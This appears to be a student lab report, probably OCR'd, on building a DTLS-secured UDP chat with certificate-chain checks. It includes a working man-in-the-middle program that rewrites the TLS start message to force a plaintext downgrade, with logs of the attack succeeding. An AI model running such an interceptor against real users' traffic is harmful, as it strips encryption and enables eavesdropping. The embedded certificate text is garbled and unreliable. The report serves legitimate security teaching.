subject=CN = Bob1.com, O = Bob LTD, C = IN
ravi@ravi-LOQ-15IRH8:~/NS/cs22mtech12006_cs22mtech12009_cs22mtech12010/Data$ cat bob.crt
-----BEGIN CERTIFICATE-----
MIIDhDCCAwyAgIUSFkoxgeHwDskuf5dj2adhSowDQYJKoZIhvzcNAQEL
BQAwnTETMBEGA1UEAwwKaVRTIENBIDFSMzERMA8GA1UECgwIQ1NFLU1JVegxCzAJ
BgNVBAYTAKlOMB4XDTI0MDQwOTE4MTAwNFoxt1MDQwOTE4MTAwNFoWhjERMA8G
A1UEAwwIqm9iMs5jb20xEADAOBgNVBAoMB0JVYiBMVEQxCzABgNVBYATAkloMFkw
EwYHkoZ1zj0CAQyKoZ1zj0DAQcD0gAES1tzjx0iE26FtyClw3a014gp1af04R1
coEsZJrway9JYJ12BATTBm1UqTmHDt3SjJw31yy0eaD8M5r43cHFa6NaMFgwHwYD
VR0JBwgFoA1SGuZPL9k6WG99G+7RZYg01AmIwCQYDVR0TBAlwADALBgnVHQ8E
BAMCBPAwHQYDVRO0BBYEFP+gOHnS0dlBQktw6KJcVjGDjTLBMA0GCSqGS1b3DQE8
CwUA4ICAQApIgStypSCR+xSvbljsTOuz3jNNW/nfBTxvEVbwy9K9bwQssq9vnx
NpFh5w4Q67/8nHiTzmbM09fqpuKcbh1l2NCA8UhjX4dENHYC6pB0PquisidWiXTw
/0NppThqck4ZghpAoSHdR/Tc10dArQzqmpQIZVzw6wGQFpeeeUFfwEjb6jfYF2
Wynd/PsgehuAzflLYvc7s0fgi1356tY1XPXP/Ywx/fEGKRJf1HyjRaxrcn8/Ja/G
OvkXM+jjVst//m8n+k9ZIH0SlHeLyixEqC0ymxjcWgbC/l4vEoaHuc3n/Tr3pE
TTiTPOriLxWaRugMuwsSknnmx9qToDN7c8GUjsQwfr0Kpt62RzCzgR7K6I2mA5iDHLV
P08dc95sMuPwRdLz9y41Y5qxUEcYcxXk1lJAQxTT2cIR320TCjICa6p+sZP8tMj4
nFuv/j9xlu141pRYUNwX1ZkupI+95KcujfXg/+V+80C1cFp2yN/uFGZdwvxfGz9L
F5rBmBpHKcL8JWC8cIPcI/HwNrFPCCmTDKZT31v0t0fWJGVKnBibg8YK33t7VAXy
RSVOjJ89MgFwhXnmwQrYJzhYigycjGP+TLY82FnhjDX7Ne7+/+C3mUQz4oSz18WW
LpdGb9VknjbMuY90yrZgfwMNx6vXy1ZZXgzc0n5X2wEM1ReDGG6oFQ==
-----END CERTIFICATE-----
```

9. Verify the Certificates:

→ Command: openssl verify -CAfile ..../root.crt -untrusted ..../int.crt alice.crt

```
ravi@ravi-LQO-15IRH8:~/NS/securechat/alice$ openssl verify -CAfile ..../root.crt ..../int.crt  
..../int.crt: OK
```


```
ravi@ravi-LQO-15IRH8:~/NS/securechat/alice$ openssl verify -CAfile ..../root.crt -untrusted ..../int.crt alice.crt  
alice.crt: OK
```

```
ravi@ravi-LQO-15IRH8:~/NS/securechat/alice$ openssl verify -CAfile ..../root.crt ..../int.crt  
..../int.crt: OK
```

```
ravi@ravi-LQO-15IRH8:~/NS/securechat/alice$ openssl verify -CAfile ..../root.crt -untrusted ..../int.crt alice2.crt  
alice2.crt: OK
```

## Task-2

### Sequence diagram (Flow diagram):



## Client Side:

- **UDP Socket Initialization:** This step initializes the UDP socket on the client side to establish communication with the server over UDP.

```
public: Client (char *server_ip) {
    if ((client_fd = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("client socket failed");
        return;
    }
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(SPORT);
    server_addr.sin_addr.s_addr = inet_addr(server_ip);
}
```

- **Sending "chat\_hello" to the Server:** The client sends a "chat\_hello" message to the server to initiate the chat session (initiate\_handshake() function)

```
while(strcmp(buffer, "chat_ok_reply") != 0) {
    char *msg = (char*)"chat_hello\0";
    sendto(client_fd, msg, strlen(msg), 0, (struct sockaddr *)&server_addr, server_addr_len);
    cout<<"Sent chat_hello"<<endl;
```

- **Receiving "chat\_ok\_reply" from Server:** The client waits to receive a "chat\_ok\_reply" message from the server to confirm that the chat session has been successfully initiated.
- **Sending "chat\_START\_SSL" for Secure Handshake:** If SSL/TLS is supported, the client sends a "chat\_START\_SSL" message to the server to initiate the secure handshake (initiate\_secure\_handshake() function)

```
while((strcmp(buffer, "chat_START_SSL_ACK") != 0)) {
    // send an initial message to the server
    char *msg = (char*)"chat_START_SSL\0";
    sendto(client_fd, msg, strlen(msg), 0, (struct sockaddr *)&server_addr, server_addr_len);
    //receive the message from the server
```

- **Receiving "chat\_START\_SSL\_ACK" from Server:** The client waits to receive a "chat\_START\_SSL\_ACK" message from the server to confirm that the secure chat session has been successfully initiated.
- **Performing DTLS Handshake:** The client and server perform the DTLS handshake to establish a secure communication channel (initiate\_secure\_handshake() function). It also includes Certificate verification which verifies the chain of trust.

```

    struct sockaddr_storage ss;
    BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_CONNECTED, 0, &ss);
    recv_len = SSL_read(ssl, buffer, 1024);
    SSL_set_bio(ssl, bio, bio);
    while(SSL_connect(ssl) <= 0) {
        perror("SSL_connect");
        ERR_print_errors_fp(stderr);
        sendto(client_fd, (char*)"ACK\0", strlen("ACK\0"), 0, (struct sockaddr *)&server_addr, server_addr_len);
    }
    cout<<"SSL connection successful"<<endl;
    struct timeval timeout;
    timeout.tv_sec = 500;
    timeout.tv_usec = 0;
    BIO_ctrl(bio, BIO_CTRL_DGRAM_SET_RECV_TIMEOUT, 0, &timeout);

    cout << "Connected to the server" << endl;

```

### SSL handshake

```

static int verify_peer(int verify_ok, X509_STORE_CTX *ctx) {
    // Extract the peer certificate
    X509 *cert = X509_STORE_CTX_get_current_cert(ctx);
    // create temp cert.crt file
    FILE *temp_cert_file = fopen("temp_cert.crt", "w");
    PEM_write_X509(temp_cert_file, cert);
    fclose(temp_cert_file);
    // openssl verify certificate
    // system("openssl verify -CAfile ../Data/root.crt -untrusted ../Data/int.crt temp_cert.crt");
    // get output of the command
    FILE *output = popen("openssl verify -CAfile ../Data/root.crt -untrusted ../Data/int.crt temp_cert.crt", "r");
    if (!output) {
        std::cerr << "Error running openssl verify command" << std::endl;
        return -1;
    }

    // Read the output of the command
    char buffer[128];
    std::string result;
    while (fgets(buffer, sizeof(buffer), output) != NULL) {
        result += buffer;
    }

    // Close the file stream
    pclose(output);

    // Find "OK" in the output
    size_t pos = result.find("OK");
    if (pos != std::string::npos) {
        // std::cout << "Certificate verification succeeded" << std::endl;
        return 1;
    } else {
        std::cout << "Certificate verification failed" << std::endl;
        return 0;
    }

    // delete temp cert.crt file
    remove("temp_cert.crt");

    return 1;
}

```

### Verification of the Certificate of the server

- **Sending Secure Messages:** Once the secure communication channel is established, the client can send secure messages to the server.

- **Sending "chat\_close" to Server to Close Connection:** When the client decides to close the connection, it sends a "chat\_close" message to the server. Then it closes the two threads used for the read and write messages during communication.

```
// function to continuously write to the socket
void write_to_socket() {
    char buffer[1024];
    while (!*this->stop) {
        cin.getline(buffer, 1024);

        if (SSL_write(ssl, buffer, strlen(buffer)) < 0) {
            perror("SSL_write");
            return;
        }
        if (strcmp(buffer, "chat_close") == 0) {
            // send a message to the client
            *this->stop = true;
            break;
        }
    }
}

// function to continuously read from the socket
void read_from_socket() {
    char buffer[1024];
    int recv_len;
    while (!*this->stop) {
        fd_set read_fds;
        struct timeval timeout;
        int result;

        // Clear the read file descriptor set
        FD_ZERO(&read_fds);

        // Add the SSL socket file descriptor to the read file descriptor set
        FD_SET(SSL_get_fd(ssl), &read_fds);

        // Set the timeout value to 10 seconds
        timeout.tv_sec = 10;
        timeout.tv_usec = 0;

        // Wait for input for a maximum of 10 seconds
        result = select(SSL_get_fd(ssl) + 1, &read_fds, NULL, NULL, &timeout);
        if (result == -1) {
            perror("select");
            return;
        } else if (result == 0) {
            continue; // Continue the loop to check for stop condition
        }
        try {
            recv_len = SSL_read(ssl, buffer, 1024);
        } catch (exception e) {
            continue;
        }
        if(strcmp(buffer,"") == 0 || strcmp(buffer, "chat_close") == 0){
            *this->stop = true;
            continue;
        }
        buffer[recv_len] = '\0';
        if(strcmp(buffer, "chat_hello_secure") == 0){
            cout<<"Received chat_hello_secure again"<<endl;
            char *msg2 = (char*)"chat_hello_secure_ack\0";
            if (SSL_write(ssl, msg2, strlen(msg2)) <= 0) {
                ERR_print_errors_fp(stderr);
            }
        }
        cout << "\n" << name << " >> " << buffer << endl;
    }
}
// function to continuously write to the socket
```

## Server Side:

- **UDP Socket Initialization:** The server initializes a UDP socket to listen for incoming connections from clients. The server binds the socket to a specific IP address and port number to start listening for incoming connections.

```
public: Server(char * client_ip) {
    this->client_ip = client_ip;
    if ((server_fd = socket(AF_INET, SOCK_DGRAM, 0)) < 0) {
        perror("socket");
        return;
    }
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(SPORT);
    if (bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr)) < 0) {
        perror("bind");
        return;
    }
    cout << "Server is running on IP " << inet_ntoa(server_addr.sin_addr) << endl;
    cout << "Server is running on port " << SPORT << endl;
```

- **Handling "chat\_hello" Message:** When the server receives a "chat\_hello" message from a client, it responds with a "chat\_ok\_reply" message to acknowledge the initiation of the chat session (listen\_to\_messages() function).

```
while(strcmp(buffer, "chat_START_SSL") != 0) {
    char *msg = (char*)"chat_ok_reply\0";
    sendto(server_fd, msg, strlen(msg), 0, (struct sockaddr *)&client_addr, client_addr_len);
    cout<<"Sent chat_ok_reply"<<endl;
```

- **Handling Secure Handshake Request:** When the server receives a "chat\_START\_SSL" message from a client, it sends "chat\_START\_SSL\_ACK". The server sets up DTLS (Datagram Transport Layer Security) by calling the setup\_dtls() method. The server then creates a new thread (secure\_thread) to handle the secure handshake process by calling the make\_secure\_handshake() method.

```
while(strcmp(buffer, "ACK") != 0) {
    char *msg = (char*)"chat_START_SSL_ACK\0";
    sendto(server_fd, msg, strlen(msg), 0, (struct sockaddr *)&client_addr, client_addr_len);
    cout<<"Sent chat_START_SSL_ACK"<<endl;
```

```
setup_dtls();
//call make_secure_handshake in thread
thread secure_thread(&Server::make_secure_handshake, this);
secure_thread.detach();
```

- **Setting up DTLS:** The setup\_dtls() method initializes the DTLS context (ctx) and loads the server's certificate and private key. It sets up the DTLS context to verify the client's certificate and sets up the callback functions for generating and verifying cookies. Finally, it creates a UDP socket (fd) and binds it to a specific port (SSPORT) for secure communication.

```

void setup_dtls() {
    cout<<"Setting up DTLS"<<endl;
    // DTLS setup has not been done, set it up
    SSL_library_init();
    OpenSSL_add_all_algorithms();
    SSL_load_error_strings();

    this->ctx = SSL_CTX_new(DTLS_server_method());
    if (this->ctx == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }

    typedef int (*new_session_cb)(SSL *ssl, SSL_SESSION *sess);
    typedef SSL_SESSION *(*get_session_cb)(SSL *ssl, const struct ssl_session_st *sess);

    this->new_addr.sin_family = AF_INET;
    this->new_addr.sin_port = htons(SSPORT);
    this->new_addr.sin_addr.s_addr = INADDR_ANY;

    this->fd = socket(this->new_addr.sin_family, SOCK_DGRAM, 0);
    if (this->fd < 0) {
        perror("socket fd");
        return;
    }

    if (bind(this->fd, (struct sockaddr *)&this->new_addr, sizeof(this->new_addr)) < 0) {
        perror("bind fd");
        return;
    }

    if (SSL_CTX_use_certificate_file(this->ctx, "bob.crt", SSL_FILETYPE_PEM) <= 0) {
        ERR_print_errors_fp(stderr);
        return;
    }
    if (SSL_CTX_use_PrivateKey_file(this->ctx, "bob.pem", SSL_FILETYPE_PEM) <= 0) {
        ERR_print_errors_fp(stderr);
        return;
    }
    if (!SSL_CTX_check_private_key(this->ctx)) {
        ERR_print_errors_fp(stderr);
        return;
    }
    SSL_CTX_set_verify(this->ctx, SSL_VERIFY_PEER, verify_peer);
    SSL_CTX_set_read_ahead(this->ctx, 1);
    SSL_CTX_set_cookie_generate_cb(this->ctx, generate_cookie);
    SSL_CTX_set_cookie_verify_cb(this->ctx, verify_cookie);
    cout<<"Certificate verification succeeded"<<endl;

    this->bio = BIO_new_dgram(this->fd, BIO_NOCLOSE);
    if (this->bio == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }
    this->timeout.tv_sec = 5;
    this->timeout.tv_usec = 0;
    BIO_ctrl(this->bio, BIO_CTRL_DGRAM_SET_RECV_TIMEOUT, 0, &this->timeout);
    this->ssl = SSL_new(this->ctx);
    if (this->ssl == NULL) {
        ERR_print_errors_fp(stderr);
        return;
    }
    SSL_set_bio(this->ssl, this->bio, this->bio);
}

```

- **Secure Communication:** Inside the `make_secure_handshake()` method, once the secure connection is established, the server sends a "chat\_hello\_secure" message to the client and waits for an acknowledgment. Once the acknowledgment ("chat\_hello\_secure\_ack") is received from the client, it creates an `IOServer` object to handle secure communication with the client. Two separate threads (read\_thread and write\_thread) are started to read from and write to the secure socket concurrently.

```

char buffer[1024];
memset(buffer, 0, 1024);
while(strcmp(buffer, "chat_hello_secure_ack") != 0) {
    char *msg = (char*)"chat_hello_secure\0";
    SSL_write(this->ssl, msg, strlen(msg));
    cout<<"Sent chat_hello_secure"<<endl;

    fd_set read_fds;
    struct timeval timeout;
    int result;

    // Clear the read file descriptor set
    FD_ZERO(&read_fds);

    // Add the client socket file descriptor to the read file descriptor set
    FD_SET(SSL_get_fd(ssl), &read_fds);

    // Set the timeout value to 10 seconds
    timeout.tv_sec = 10;
    timeout.tv_usec = 0;

    // Wait for input for a maximum of 10 seconds
    result = select(SSL_get_fd(ssl) + 1, &read_fds, NULL, NULL, &timeout);
    if (result == -1) {
        perror("select");
        // return;
    } else if (result == 0) {
        cout << "No input received within 10 seconds." << endl;
        continue; // Continue the loop to check for stop condition
    }

    try {
        recv_len = SSL_read(ssl, buffer, 1024);
    } catch (exception e) {
        continue;
    }
    cout << inet_ntoa(server_addr.sin_addr) << ":" << ntohs(server_addr.sin_port) << " >> " << buffer << endl;
}

```

- **Closing Connection:** When the client sends a "chat\_close" message, the respective stop flag is set to true, indicating the termination of the communication. The threads for reading and writing to the socket join back to the main thread, and the connection with the client is closed.

```

if (strcmp(buffer, "chat_close") == 0) [
    // send a message to the client
    *this->stop = true;
    break;
]

```

## Output:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

root@alice1:~/Alice# g++ p2pChat.cpp -o task2 -lssl -lpthread -lcrypto
root@alice1:~/Alice# ./task2 -c bob1
Sent chat_hello
172.31.0.3:12345 >> chat_ok_reply
172.31.0.3:12345 >> chat_START_SSL_ACK
UDP connection established
SSL connection successful
Connected to the server
172.31.0.3:12345 >> chat_hello_secure

Hello Bob

Bob >> Hi Alice
Bye
chat_close
Connection closed Successfully
root@alice1:~/Alice# ./task2 -c bob1
Sent chat_hello
172.31.0.3:12345 >> chat_ok_reply
172.31.0.3:12345 >> chat_START_SSL_ACK
UDP connection established
SSL connection successful
Connected to the server
172.31.0.3:12345 >> chat_hello_secure

Hi Bob again

Bob >> How are you Alice
Bye
chat_close
Connection closed Successfully
root@alice1:~/Alice# []

root@bob1:~/Bob# g++ p2pChat.cpp -o task2 -lssl -lpthread -lcrypto
root@bob1:~/Bob# ./task2 -s
Server is running on IP 0.0.0.0
Server is running on port 12345
172.31.0.2:53061 >> chat_hello
Sent chat_ok_reply
172.31.0.2:53061 >> chat_START_SSL
Sent chat_START_SSL_ACK
172.31.0.2:53061 >> ACK
Setting up DTLS
Certificate verification succeeded
Server accepted the secure connection
Sent chat_hello_secure
172.31.0.2:53061 >> chat_hello_secure_ack

Alice >> Hello Bob
Hi Alice

Alice >> Bye

Alice >> chat_close
Connection closed by client
Server listening for another connection
172.31.0.2:37120 >> chat_hello
Sent chat_ok_reply
172.31.0.2:37120 >> chat_START_SSL
Sent chat_START_SSL_ACK
172.31.0.2:37120 >> ACK
Setting up DTLS
Certificate verification succeeded
Server accepted the secure connection
Sent chat_hello_secure
172.31.0.2:37120 >> chat_hello_secure_ack

Alice >> Hi Bob again
How are you Alice

Alice >> Bye

Alice >> chat_close
Connection closed by client
Server listening for another connection
[]
```

## Task-3

### Client Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnsecureChat() {
    struct sockaddr_in server_addr2, client_addr2;
    server_addr2.sin_family = AF_INET;
    server_addr2.sin_port = htons(USPORT);
    server_addr2.sin_addr.s_addr = inet_addr(inet_ntoa(server_addr.sin_addr));

    int fd = socket(AF_INET, SOCK_DGRAM, 0);
    if (fd < 0) {
        perror("socket fd");
        return;
    }
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = INADDR_ANY;
    if (bind(fd, (struct sockaddr *)&client_addr2, sizeof(client_addr2)) < 0) {
        perror("bind fd");
        return;
    }
    thread read_thread(&Client::unSecRead, this, fd, server_addr2);
    thread write_thread(&Client::unSecWrite, this, fd, server_addr2);
    read_thread.join();
    write_thread.join();
}
```

### Server Side:

→ There is only one change for performing task 3 which is switching to the unsecured chat communication mode and the rest of the code is the same as task 2.

```
void makeUnSecureChat() {
    sockaddr_in client_addr2;
    client_addr2.sin_family = AF_INET;
    client_addr2.sin_port = htons(USPORT);
    client_addr2.sin_addr.s_addr = inet_addr(client_ip);

    // thread to read from the socket
    thread read_thread(&Server::unSecRead, this);
    // thread to write to the socket
    thread write_thread(&Server::unSecWrite, this, client_addr2);
    read_thread.join();
    write_thread.join();
}
```

## Trudy Side (Downgrade Attack):

- **Function to Get IP Address (get\_ip\_address()):** This function takes a server name as input and returns its corresponding IP address. It uses the getaddrinfo() function to get the address information associated with the given server name. Once the address information is obtained, it extracts the IP address and returns it as a string.

```
char * get_ip_address(char * server_name) {
    struct addrinfo hints;
    struct addrinfo *res;
    int status;
    char * ip_address = (char *)malloc(16);
    memset(&hints, 0, sizeof(hints));
    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_DGRAM;

    if ((status = getaddrinfo(server_name, NULL, &hints, &res)) != 0) {
        fprintf(stderr, "getaddrinfo: %s\n", gai_strerror(status));
        return NULL;
    }

    struct sockaddr_in *ipv4 = (struct sockaddr_in *)res->ai_addr;
    void *addr = &(ipv4->sin_addr);
    inet_ntop(res->ai_family, addr, ip_address, 16);
    return ip_address;
}
```

- **Interceptor Function (interceptor()):** This function intercepts messages between client and server, and forwards them to each other. It listens on a UDP socket for messages from both the client and the server then relays them accordingly. If a message is an SSL handshake message ("chat\_START\_SSL\_ACK"), it intercepts it and responds with "chat\_START\_SSL\_NOT\_SUPPORTED".

```

// interceptor of messages, pass the udp messages from alice to bob and vice versa
void interceptor(int udp_socket, sockaddr_in server_addr1, sockaddr_in server_addr2, sockaddr_in server_addr2_data) {
    char * server_ip1;
    char * server_ip2;
    string ip1 = inet_ntoa(server_addr1.sin_addr);
    string ip2 = inet_ntoa(server_addr2.sin_addr);

    server_ip1 = (char *)ip1.c_str();
    server_ip2 = (char *)ip2.c_str();

    cout << "Intercepting messages from " << server_ip1 << " and " << server_ip2 << endl;
    int port1 = SPORT;
    int port2 = SPORT;
    char buffer[buffer_size];
    while (true) {
        memset(buffer, 0, buffer_size);
        sockaddr_in client_addr;
        socklen_t client_addr_len = sizeof(client_addr);
        recvfrom(udp_socket, buffer, buffer_size, 0, (struct sockaddr *)&client_addr, &client_addr_len);
        char * ip = inet_ntoa(client_addr.sin_addr);
        cout << "Received message from " << ip << ":" << ntohs(client_addr.sin_port) << " " << buffer << endl;
        if (strcmp(buffer, "chat_START_SSL\0") == 0) {
            cout << "Intercepted SSL handshake message" << endl;
            memset(buffer, 0, buffer_size);
            strcpy(buffer, "chat_START_SSL_NOT_SUPPORTED\0");
        }
        if (strcmp(ip, server_ip1) == 0) {
            port1 = ntohs(client_addr.sin_port);
            server_addr2.sin_port = htons(port2);
            if(port1 == USPORT)
                server_addr2.sin_port = htons(USPORT);
            port2 = ntohs(client_addr.sin_port);
            cout << "sending to " << server_ip2 << " on port " << port2 << " prev port " << port1 << endl;
            sendto(udp_socket, buffer, strlen(buffer), 0, (struct sockaddr *)&server_addr2, sizeof(server_addr2));
        } else if (strcmp(ip, server_ip2) == 0) {
            port2 = ntohs(client_addr.sin_port);
            server_addr1.sin_port = htons(port1);
            if(port2 == USPORT)
                server_addr2.sin_port = htons(USPORT);
            port1 = ntohs(client_addr.sin_port);
            cout << "sending to " << server_ip1 << " on port " << port1 << " prev port " << port2 << endl;
            sendto(udp_socket, buffer, strlen(buffer), 0, (struct sockaddr *)&server_addr1, sizeof(server_addr1));
        }
    }
}

```

- **Main Function:** The main() function checks the command-line arguments to determine whether the program should act as an interceptor or not. If -d flag is provided, it invokes the interceptor() function in two separate threads to intercept messages between two servers. Each thread listens on a UDP socket and forwards messages between the servers.

```

int main(int argc, char ** args) {
    if (argc < 4) {
        cout << "Usage: " << args[0] << " [-d <hostname1> <hostname2>]" << endl;
        return 1;
    }

    // if args[1] is -d, then we are in the interceptor mode
    if (strcmp(args[1], "-d") == 0) {
        char * server_name1 = args[2];
        char * server_name2 = args[3];
        char * server_ip1;
        char * server_ip2;
        // get the ip address of the server from the hostname
        server_ip1 = get_ip_address(server_name1);
        server_ip2 = get_ip_address(server_name2);
        // create a udp socket to listen to messages from alice
        int udp_socket = socket(AF_INET, SOCK_DGRAM, 0);
        struct sockaddr_in server_addr;
        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(SPORT);
        server_addr.sin_addr.s_addr = INADDR_ANY;
        bind(udp_socket, (struct sockaddr *)&server_addr, sizeof(server_addr));
        sockaddr_in server_addr1;
        server_addr1.sin_family = AF_INET;
        server_addr1.sin_port = htons(SPORT);
        server_addr1.sin_addr.s_addr = inet_addr(server_ip1);

        sockaddr_in server_addr2;
        server_addr2.sin_family = AF_INET;
        server_addr2.sin_port = htons(SPORT);
        server_addr2.sin_addr.s_addr = inet_addr(server_ip2);

        sockaddr_in server_addr2_data;
        server_addr2_data.sin_family = AF_INET;
        server_addr2_data.sin_port = htons(USPORT);
        server_addr2_data.sin_addr.s_addr = inet_addr(server_ip2);
        // interceptor(udp_socket, server_addr1, server_addr2);
        thread t1(interceptor, udp_socket, server_addr1, server_addr2,server_addr2_data);

        int udp_socket2 = socket(AF_INET, SOCK_DGRAM, 0);
        struct sockaddr_in host_addr;
        host_addr.sin_family = AF_INET;
        host_addr.sin_port = htons(USPORT);
        host_addr.sin_addr.s_addr = INADDR_ANY;

        bind(udp_socket2, (struct sockaddr *)&host_addr, sizeof(host_addr));
        sockaddr_in server_addr3;
        server_addr3.sin_family = AF_INET;
        server_addr3.sin_port = htons(SPORT);
        server_addr3.sin_addr.s_addr = inet_addr(server_ip1);

        sockaddr_in server_addr4;
        server_addr4.sin_family = AF_INET;
        server_addr4.sin_port = htons(SPORT);
        server_addr4.sin_addr.s_addr = inet_addr(server_ip2);

        sockaddr_in server_addr4_data;
        server_addr4_data.sin_family = AF_INET;
        server_addr4_data.sin_port = htons(USPORT);
        server_addr4_data.sin_addr.s_addr = inet_addr(server_ip2);
        // cout << "Intercepting messages from " << inet_ntoa(server_addr3.sin_addr) << " and " << inet_ntoa(server_addr4.sin_addr) << endl;
        thread t2(interceptor, udp_socket2, server_addr3, server_addr4,server_addr4_data);

        t1.join();
        t2.join();
    }
    return 0;
}

```

## Output:

```
root@alice1:~/Alice# g++ p2pChat.cpp -o task3 -lssl -lcrypto -lpthread
read
root@alice1:~/Alice# ./task3 -c bob1
Sent chat hello
Bob:12345 >> chat_ok_reply
Bob:12345 >> chat_START_SSL_NOT_SUPPORTED
Bob does not have capability to set up secure chat.....
Hi Bob
Bob >> Hi alice
Bye Bob
Bob >> Bye Alice
chat_close
Unsecure Write thread closed
Unsecure Read thread closed
root@alice1:~/Alice# []

root@trudy1:~/Trudy# g++ secure_chat_interceptor.cpp -o task3 -lssl -lcrypto -lpthread
root@trudy1:~/Trudy# ./task3 -d alice1 bob1
Intercepting messages from 172.31.0.2 and 172.31.0.3
Intercepting messages from 172.31.0.2 and 172.31.0.3
Received message from 172.31.0.2: port : 12345 chat_hello
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.3: port : 12345 chat_ok_reply
sending to 172.31.0.2 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12345 chat_START_SSL
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.3: port : 12345 chat_START_SSL_ACK
Intercepted SSL handshake message
sending to 172.31.0.2 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12345 ACK
sending to 172.31.0.3 on port 12345 prev port 12345
Received message from 172.31.0.2: port : 12346 Hi Bob
sending to 172.31.0.3 on port 12346 prev port 12346
Received message from 172.31.0.3: port : 12346 Hi alice
sending to 172.31.0.2 on port 12346 prev port 12346
Received message from 172.31.0.2: port : 12346 Bye Bob
sending to 172.31.0.3 on port 12346 prev port 12346
Received message from 172.31.0.3: port : 12346 Bye Alice
sending to 172.31.0.2 on port 12346 prev port 12346
Received message from 172.31.0.2: port : 12346 chat_close
sending to 172.31.0.3 on port 12346 prev port 12346
[]

root@bob1:~/Bob# g++ p2pChat.cpp -o task3 -lssl -lcrypto -lpthread
root@bob1:~/Bob# ./task3 -s
Server is running on IP 0.0.0.0
Server is running on port 12345
Listening for new Connections
Alice:12345 >> chat_hello
Sent chat ok reply
Alice:12345 >> chat_START_SSL
Sent chat START_SSL_ACK
Alice:12345 >> ACK
Setting up DTLS
Certificate verification succeeded
Listening for new Connections
Secure chat not possible
Alice >> Hi Bob
Hi alice
